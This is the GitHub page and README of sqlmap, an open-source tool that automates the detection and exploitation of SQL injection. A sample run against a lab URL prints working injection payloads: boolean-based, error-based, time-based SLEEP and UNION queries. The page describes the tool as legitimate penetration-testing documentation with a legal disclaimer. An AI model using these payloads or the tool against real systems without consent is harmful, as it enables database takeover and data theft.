sqlmapproject / sqlmap

Watch 513 Star 5,277 Fork 1,200

Automatic SQL injection and database takeover tool http://sqlmap.org

7,071 commits 2 branches 10 releases 34 contributors

Branch: master New pull request New file Find file HTTPS https://github.com/sqlmap Download ZIP

stamparm Minor path related to the #1676 Latest commit 4916f1b Jan 28, 2016

doc	Update of copyright string	Jan 6, 2016
extra	Update of file attributes	Jan 14, 2016
lib	Minor path related to the #1676	Jan 28, 2016
plugins	Minor bug fix	Jan 26, 2016
procs	Leaving a reference just in case	Oct 15, 2015
shell	Removing dependency for bz2 as there are some reported problems with …	Oct 2, 2013
tamper	Update of copyright string	Jan 6, 2016
thirdparty	Minor just in case patch	Jan 13, 2016
txt	Update of copyright string	Jan 5, 2016
udf	Adding compiled UDFs for PostgreSQL 32-bit (9.2, 9.3 and 9.4)	Jun 5, 2015


waf	Minor refactoring	Jan 7, 2016
xml	Adding one more regex for MsAccess error recognition	Jan 17, 2016
.gitattributes	Adding an option --safe-post	Apr 20, 2015
.gitignore	Trivial update	Dec 26, 2012
CONTRIBUTING.md	minor doc update	Aug 4, 2014
README.md	Adding translation for README in Spanish(MX).	Oct 29, 2015
sqlmap.conf	Implements #1442	Oct 1, 2015
sqlmap.py	Closes #1675	Jan 20, 2016
sqlmapapi.py	Update for #1678	Jan 27, 2016

README.md


sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Screenshots



```
stamparm@Laptop:~/Dropbox/Work/sqlmap$ python sqlmap.py -u "http://172.16.120.130/sqlmap/mysql/get_int.php?id=1" --batch
                                   {1.0-dev-4c1fc09}
```




```
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 10:10:45

[10:10:45] [INFO] testing connection to the target URL
[10:10:45] [INFO] heuristics detected web page charset 'ascii'
[10:10:45] [INFO] testing if the target URL is stable
[10:10:46] [INFO] target URL is stable
[10:10:46] [INFO] testing if GET parameter 'id' is dynamic
[10:10:46] [INFO] confirming that GET parameter 'id' is dynamic
[10:10:46] [INFO] GET parameter 'id' is dynamic
[10:10:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:10:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
[10:10:46] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n] Y
[10:10:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:10:46] [WARNING] reflective value(s) found and filtering out
[10:10:46] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[10:10:46] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[10:10:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause' inje
ctable
[10:10:46] [INFO] testing 'MySQL inline queries'
[10:10:46] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[10:10:46] [WARNING] time-based comparison requires larger statistical model, please wait................... (done)
[10:10:46] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT)'
[10:10:46] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:10:46] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:10:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:10:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:10:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[10:10:56] [INFO] GET parameter 'id' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
[10:10:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:10:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[10:10:56] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of
query columns. Automatically extending the range for current UNION query injection technique test
[10:10:56] [INFO] target URL appears to have 3 columns in query
[10:10:57] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```



```
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 7027=7027

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1 AND (SELECT 2101 FROM(SELECT COUNT(*),CONCAT(0x7162766b71,(SELECT (ELT(2101=2101,1))),0x71706b6271,FLO
OR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))kEkL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7162766b71,0x736e56417a4a74737a704a546b414358534c564b614d6f517a59574853
556c6e736570707a6c6373,0x71706b6271),NULL-- -
---
[10:10:57] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[10:10:57] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.120.130'
stamparm@Laptop:~/Dropbox/Work/sqlmap$
```

You can visit the collection of screenshots demonstrating some of features on the wiki.

Installation

You can download the latest tarball by clicking here or latest zipball by clicking here.

Preferably, you can download sqlmap by cloning the Git repository:

```
git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

sqlmap works out of the box with Python version **2.6.x** and **2.7.x** on any platform.

Usage

To get a list of basic options and switches use:

```
python sqlmap.py -h
```

To get a list of all options and switches use:

```
python sqlmap.py -hh
```

You can find a sample run here. To get an overview of sqlmap capabilities, list of supported features and description of all options and switches, along with examples, you are advised to consult the user's manual.

Links

- Homepage: http://sqlmap.org
- Download: .tar.gz or .zip
- Commits RSS feed: https://github.com/sqlmapproject/sqlmap/commits/master.atom
- Issue tracker: https://github.com/sqlmapproject/sqlmap/issues
- User's manual: https://github.com/sqlmapproject/sqlmap/wiki
- Frequently Asked Questions (FAQ): https://github.com/sqlmapproject/sqlmap/wiki/FAQ
- Mailing list subscription: https://lists.sourceforge.net/lists/listinfo/sqlmap-users

- Mailing list RSS feed: http://rss.gmane.org/messages/complete/gmane.comp.security.sqlmap
- Mailing list archive: http://news.gmane.org/gmane.comp.security.sqlmap
- Twitter: @sqlmap
- Demos: http://www.youtube.com/user/inquisb/videos
- Screenshots: https://github.com/sqlmapproject/sqlmap/wiki/Screenshots

Translations

- Chinese
- Croatian
- Greek
- Indonesian
- Portuguese
- Spanish